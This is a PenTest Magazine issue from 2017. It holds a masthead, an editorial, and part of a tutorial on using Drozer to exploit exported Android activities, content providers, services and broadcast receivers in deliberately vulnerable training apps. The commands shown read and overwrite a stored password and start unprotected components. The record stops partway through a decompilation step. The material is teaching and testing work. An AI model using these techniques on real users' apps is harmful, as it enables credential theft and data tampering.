PenTest magazine

Mobile Security Architecture

iOS apps hacking

Android reverse engineering and hooking

Automating apps security

09/2017 ISSN: 2084-1117

Managing Editor: Anna Kondzierska
anna.kondzierska@pentestmag.com

Proofreaders & Betatesters: Lee McKenzie, Samrat Das, Craig Thornton, Avi Benchimol, Bernhard Waldecker, Francesco Mura, Hammad Arshed, Robert Fling, Karol Sitec, Dan Dieterle, Ayo Tayo-Balogun, Ivan Gutierrez Argamont, Michal Jachim

Special thanks to the Betatesters & Proofreaders who helped with this issue. Without their assistance there would not be a PenTest Magazine.

Senior Consultant/Publisher: Pawel Marciniak

CEO: Joanna Kretowicz
joanna.kretowicz@pentestmag.com

DTP: Anna Kondzierska

Publisher: Hakin9 Media Sp.z o.o. SK 02-676 Warsaw, Poland
ul. Postepu 17D
Phone: 1 917 338 3631 *www.pentestmag.com*

DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

Table of contents

Dear PenTest Readers,

We know it's summertime and probably many of you are enjoying your holidays or still thinking where to go. But we're not slacking off and here is the new, almost 200 pages long, issue for you!

This time we've focused on mobile pentesting and security. In the first nine articles you will find **Drozer**, **Mobsf** and **Zed Attack Proxy** tutorials. Some of them start with basic content, and some of them go straight into practical case studies. You can also read about **Mobile security architecture**, **Android reverse engineering and hooking**, and learn how to **automate app security.** We've prepared a detailed tutorial on how to **pentest transport layer security in android applications** and what tools to use. You will also be shown also how to **crack iOS applications** to get access to paid/premium functions.

As always our magazine contains couple articles with mixed content. You can read the second part of the **OWASP Top 10 vulnerability testing with WebGoat** and a **Tcpdump step by step** tutorial. Last but not least Rolf Oppliger will tell you about **SSL/TLS** attacks, countermeasures, and counterattacks.

We would also want to thank you for all your support. We appreciate it a lot. If you like this publication you can share it and tell your friends about it! every comment means a lot to us.

Again special thanks to the Beta testers and Proofreaders who helped with this issue. Without your assistance there would not be a PenTest Magazine.

Enjoy your reading,
PenTest Magazine's
Editorial Team

Exploiting Android application components using “Drozer”

by Venkatesh Sivakumar and Abhineeti Singh

This article covers how Android application components can be exploited in real time using the tool “Drozer” which may compromise the security of mobile applications. It also explains how to set up a testing environment for performing security assessments on Android applications.

For demonstration purposes, this article uses three deliberately vulnerable open source Android mobile applications: “FourGgoats”,”HerdFinancial” and “Sieve”.

Drozer

Drozer is a security assessment framework for Android developed by MWR Labs. It is one of the leading tools used for doing mobile application security testing for Android applications.

Drozer helps to find security vulnerabilities in applications and devices by allowing the user to interact with the Dalvik VM, other apps’ Inter Process Communication endpoints and the underlying OS.

Drozer has two components:

- Drozer agent: needs to be installed on an emulator or a device (in this case Genymotion emulator)
- Drozer console: needs to be installed on the host machine (in this case Android Tamer)

For download and setup, refer https://github.com/mwrlabs/drozer/

Android Tamer

Android Tamer is a Linux (Ubuntu) based distro comprised of many security testing tools for reverse engineering, malware analysis, penetration testing, etc., which helps security researchers perform security assessments on Android applications.

For download and setup, refer https://github.com/AndroidTamer/AndroidTamer

Genymotion

Genymotion is an Android emulator that provides an emulation platform to develop and test Android applications. For demonstration purposes, Genymotion personal license has been used here.

For download and setup, refer https://docs.genymotion.com/Content/01_Get_Started/Get_started.htm & https://www.genymotion.com/fun-zone/


Vulnerable Applications

1. OWASP GoatDroid Project


OWASP GoatDroid project is developed by the OWASP community, which provides a training environment for developers and security testers to learn and practice concepts related to Android security.

GoatDroid project includes below two vulnerable Android applications:

1.1. FourGoats: “Login” and “Home” screens




1.2. HerdFinancial: “Login” and “Registration” screens



For download and setup, refer https://github.com/jackMannino/OWASP-GoatDroid-Project


2. Sieve

"Sieve" is a vulnerable application developed by MWR Labs who developed Drozer.



For download and setup, refer https://github.com/mwrlabs/drozer/releases/download/2.3.4/sieve.apk


Architecture



Environment Setup

1. Start Android Tamer and open a terminal.

2. Start Genymotion emulator and find out its IP address from Network Info settings.



3. From Android Tamer terminal, connect to Genymotion emulator.

Syntax: `adb connect <ip_address>`


```
android@tamer ~> adb connect 192.168.43.177
connected to 192.168.43.177:5555
```

4. Install all three applications “FourGoats”, “HerdFinancial” and “Sieve” on Genymotion.

Syntax: `adb install *.apk`

```
android@tamer ~> adb install sieve.apk
1970 KB/s (367886 bytes in 0.182s)
        pkg: /data/local/tmp/sieve.apk
Success
```

5. Start Drozer agent on Genymotion.



6. By default Drozer agent listens on port `31415`. From Android Tamer terminal, connect to Drozer agent.

Syntax: `adb forward tcp:31415`


```
android@tamer ~> adb forward tcp:31415 tcp:31415
```

7. Start Drozer console from Android Tamer.

Syntax: `drozer console connect`

```
android@tamer ~> drozer console connect
Selecting ed788d84617a4f6b (Genymotion Sony Xperia S - 4.1.1 - API 16 - 720x1280 4.1.1)

           ..                    ..:.
          ..o..                  .r..
           ..a..  . ....... .  ..nd
             ro..idsnemesisand..pr
             .otectorandroidsneme.
          .,sisandprotectorandroids+.
        ..nemesisandprotectorandroidsn:.
       .emesisandprotectorandroidsnemes..
     ..isandp,..,rotectorandro,..,idsnem.
     .isisandp..rotectorandroid..snemisis.
     ,andprotectorandroidsnemisisandprotec.
    .torandroidsnemesisandprotectorandroid.
    .snemisisandprotectorandroidsnemesisan:
    .dprotectorandroidsnemesisandprotector.

drozer Console (v2.4.3)
dz>
```

8. Drozer has multiple modules that can be used for testing Android components. To list out all modules, type `ls`



9. To list down all the application packages installed on Genymotion emulator, type:

`run app.package.list`

```
dz> run app.package.list
android (Android System)
aws.apps.networkInfoIi (Network Info II)
com.android.backupconfirm (com.android.backupconfirm)
com.android.bluetooth (Bluetooth Share)
com.android.browser (Browser)
com.android.calculator2 (Calculator)
com.android.calendar (Calendar)
com.android.camera (Camera)
com.android.certinstaller (Certificate Installer)
com.android.contacts (Contacts)
com.android.customlocale2 (Custom Locale)
com.android.defcontainer (Package Access Helper)
com.android.deskclock (Clock)
com.android.development (Dev Tools)
com.android.email (Email)
com.android.exchange (Exchange Services)
com.android.galaxy4 (Black Hole)
com.android.gallery (Camera)
com.android.gesture.builder (com.android.gesture.builder)
com.android.htmlviewer (HTML Viewer)
com.android.inputdevices (Input Devices)
com.android.inputmethod.latin (Android keyboard (AOSP))
com.android.inputmethod.pinyin (谷歌拼音输入法)
com.android.keychain (Key Chain)
com.android.launcher (Launcher)
```

FourGoats Package name:

```
org.owasp.goatdroid.fourgoats (FourGoats)
```

HerdFinancial Package name:

```
org.owasp.goatdroid.herdfinancial (Herd Financial)
```

Sieve Package name:

```
com.mwr.example.sieve (Sieve)
```

Android application components

1. Content Provider: It helps an application to access the data stored by the application itself or by other applications. It also provides a mechanism to share data with other applications running on the device.

2. Service: It is a component that performs long running operations in the background. Services do not have any user interface. Service of an application runs even if the user switches to some other application. For example, a play music service might still run in the background even if the user switches to any other application on the device.

3. Activity: Each screen with a user interface is represented by an activity. The very first screen that gets loaded when an application starts is marked as Main activity. It is like a main() method in other programming languages, which is the first method to be called when a program runs. There could be multiple activities in an application,. like one activity for the Login screen and another one for the home screen.

4. Broadcast Receiver: It is a component that broadcasts messages in the form of notifications and alerts in case of an event. These notifications can either be generated by the device itself, for example, low battery alert, or these can also be generated by the application to notify the other apps that some event has occurred in which they might be interested. for example, some data has been downloaded that can be used by other applications.

Exploiting Activities

Vulnerable application used: **HerdFinancial**

1. Check if there are any activities exported by the application. For that, use: `app.package.attacksurface` module.

```
dz> run app.package.attacksurface org.owasp.goatdroid.herdfinancial
Attack Surface:
  1 activities exported
  0 broadcast receivers exported
  1 content providers exported
  0 services exported
```

It can be seen that there is one activity exported by the application.

2. Find out more information related to the exported activity.

Syntax: `run app.activity.info -a <package_name> -u`

```
dz> run app.activity.info -a org.owasp.goatdroid.herdfinancial -u
Package: org.owasp.goatdroid.herdfinancial
  Exported Activities:
    org.owasp.goatdroid.herdfinancial.activities.Main
      Permission: null
  Hidden Activities:
    org.owasp.goatdroid.herdfinancial.activities.Authorize
      Permission: null
    org.owasp.goatdroid.herdfinancial.activities.Home
      Permission: null
    org.owasp.goatdroid.herdfinancial.activities.Login
      Permission: null
    org.owasp.goatdroid.herdfinancial.activities.Register
      Permission: null
    org.owasp.goatdroid.herdfinancial.activities.SelectStatement
      Permission: null
    org.owasp.goatdroid.herdfinancial.activities.Transfer
      Permission: null
    org.owasp.goatdroid.herdfinancial.activities.ViewStatement
      Permission: null
    org.owasp.goatdroid.herdfinancial.activities.ForgotPassword
      Permission: null
    org.owasp.goatdroid.herdfinancial.activities.SetSecretQuestion
      Permission: null
    org.owasp.goatdroid.herdfinancial.activities.Preferences
      Permission: null
    org.owasp.goatdroid.herdfinancial.activities.About
      Permission: null
    org.owasp.goatdroid.herdfinancial.activities.DestinationInfo
      Permission: null
    org.owasp.goatdroid.herdfinancial.activities.GetBalance
      Permission: null
    org.owasp.goatdroid.herdfinancial.activities.VerifyPasswordResetCode
      Permission: null
    org.owasp.goatdroid.herdfinancial.activities.ResetPassword
      Permission: null
```

It can be seen that there are many activities exported with permission set to null, which means that any other malicious application installed on the same device can invoke these unprotected activities.


3. Let's see how it can be exploited.

3.1. Invoke the activity:

Syntax: `run app.activity.start --component <package_name> <activity_name>`

```
dz> run app.activity.start --component org.owasp.goatdroid.herdfinancial org.owasp.goatdro
id.herdfinancial.activities.Main
dz>
```

3.2. Once the main activity gets invoked, the HerdFinancial application gets started with default account, i.e., 1337133713. Now the user can perform various operations, like transfer money to anyone, check the balance, etc.



Exploiting Content Providers

Vulnerable application used: **Sieve**

1. Check if there are any content providers exported by the application.

Syntax: `run app.package.attacksurface <package_name>`

```
dz> run app.package.attacksurface com.mwr.example.sieve
Attack Surface:
  3 activities exported
  0 broadcast receivers exported
  2 content providers exported
  2 services exported
    is debuggable
```

As shown, there are two content providers exported by the application.

2. Find out content provider URIs.

Syntax: `run app.provider.finduri <package_name>`

```
dz> run  app.provider.finduri com.mwr.example.sieve
Scanning com.mwr.example.sieve...
content://com.mwr.example.sieve.DBContentProvider/
content://com.mwr.example.sieve.FileBackupProvider/
content://com.mwr.example.sieve.DBContentProvider
content://com.mwr.example.sieve.DBContentProvider/Passwords/
content://com.mwr.example.sieve.DBContentProvider/Keys/
content://com.mwr.example.sieve.FileBackupProvider
content://com.mwr.example.sieve.DBContentProvider/Passwords
content://com.mwr.example.sieve.DBContentProvider/Keys
```

It can be seen that there are many content provider URIs exported that can be used by other malicious applications installed in the same device.

3. Let's see how it can be exploited.

3.1. Query content provider URI:

Syntax: `run.app.provider.query <content_provider_URI>`

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys
Permission Denial: reading com.mwr.example.sieve.DBContentProvider uri content://co
m.mwr.example.sieve.DBContentProvider/Keys from pid=933, uid=10050 requires com.mwr
.example.sieve.READ_KEYS, or grantUriPermission()
```

It is clear that querying `content://com.mwr.example.sieve.DBContentProvider/Keys` URI gives Permission denial.

3.2. Let's try querying another content provider URI:

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys/
| Password         | pin  |
| hackxors12345678 | 1234 |
```

Querying `content://com.mwr.example.sieve.DBContentProvider/Keys/` URI gives success, which discloses the value of password and its corresponding pin.

3.3. Let's try updating the password using the module `app.provider.update`


```
dz> run app.provider.update content://com.mwr.example.sieve.DBContentProvider/Keys/
 --selection "pin=1234" --string Password "hackxors87654321"
Done.
```

3.4.Check if the password has been updated:

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys/
| Password          | pin  |
| hackxors87654321 | 1234 |
```

It can be seen that the password has been changed to the new value "`hackxors87654321`"

3.5. Let's try entering the old password. After entering the old password, application throws an error: message "`The password is incorrect`"



Exploiting services

Vulnerable application used: **FourGoats**

1. Check if there are any services exported by the application.

Syntax: `run app.package.attacksurface <package_name>`

```
dz> run app.package.attacksurface org.owasp.goatdroid.fourgoats
Attack Surface:
  4 activities exported
  1 broadcast receivers exported
  0 content providers exported
  1 services exported
    is debuggable
```

As shown above, there is one service exported by the application.

2. Find out more information related to the exported service.


Syntax: `run app.service.info –package <package_name>`

```
dz> run app.service.info --package org.owasp.goatdroid.fourgoats
Package: org.owasp.goatdroid.fourgoats
  org.owasp.goatdroid.fourgoats.services.LocationService
    Permission: null
```

It can be seen that there is a service: `org.owasp.fourgoats.goatdroid.LocationService` exported by the application with permission set to null, which means that any other app installed on the same device can access the location service of FourGoats application.

3. Let's see how it can be exploited.

3.1. Before starting the service:




3.2. Let's start the service:

Syntax: `run app.service.start --action <service_name> --component <package_name> <service_name>`

```
dz> run app.service.start --action org.owasp.goatdroid.fourgoats.services.Locati
onService --component org.owasp.goatdroid.fourgoats org.owasp.goatdroid.fourgoat
s.services.LocationService
```

3.3. Service started:



It can be observed that the location symbol is ON in the status bar and location service is being accessed by FourGoats application.

Exploiting Broadcast Receivers

Vulnerable application used: **FourGoats**

1. Check if there are any broadcast receiver components exported.

Syntax: `run app.package.attacksurface <package_name>`

```
dz> run app.package.attacksurface org.owasp.goatdroid.fourgoats
Attack Surface:
  4 activities exported
  1 broadcast receivers exported
  0 content providers exported
  1 services exported
    is debuggable
```

As shown, there is one broadcast receiver component exported by the application.

2. Find out more information related to the exported broadcast receiver component.

Syntax: `run app.broadcast.info --package <package_name>`

```
dz> run app.broadcast.info --package org.owasp.goatdroid.fourgoats
Package: org.owasp.goatdroid.fourgoats
  org.owasp.goatdroid.fourgoats.broadcastreceivers.SendSMSNowReceiver
    Permission: null
```

It can be seen that the broadcast receiver component: `org.owasp.goatdroid.fourgoats.broadcastreceivers.SendSMSNowReceiver` doesn't require any permission, which means that it can be used by any other malicious application to send the text messages from FourGoats application.

3. Let's see how it can be exploited.

3.1. Use `apk2java` command to decompile the FourGoats application.

Syntax: `apk2java *.apk`

```
android@tamer: ~/Downloads
android@tamer ~/Downloads> apk2java fourgoats.apk
APK TO JAVA source code extraction script
This is a script created by Anant Shrivastava
http://anantshri.info
Designed and Tested on Android Tamer
This script will work on automating the work of extracting the source code out from the apk file
Starting APK Decompile
/usr/bin/apk2java fourgoats.apk
fourgoats.apk
APK to JAVA/SRC conversion Utility
fourgoats
fourgoats.apk
FULL_PATH/home/android/Downloads/fourgoats.apk
CDIR/home/android/Downloads
Creating Output Directory
total 221412
-rw-r--r--  1 android android    26464 Mar 13 05:19 AndroidManifest.txt
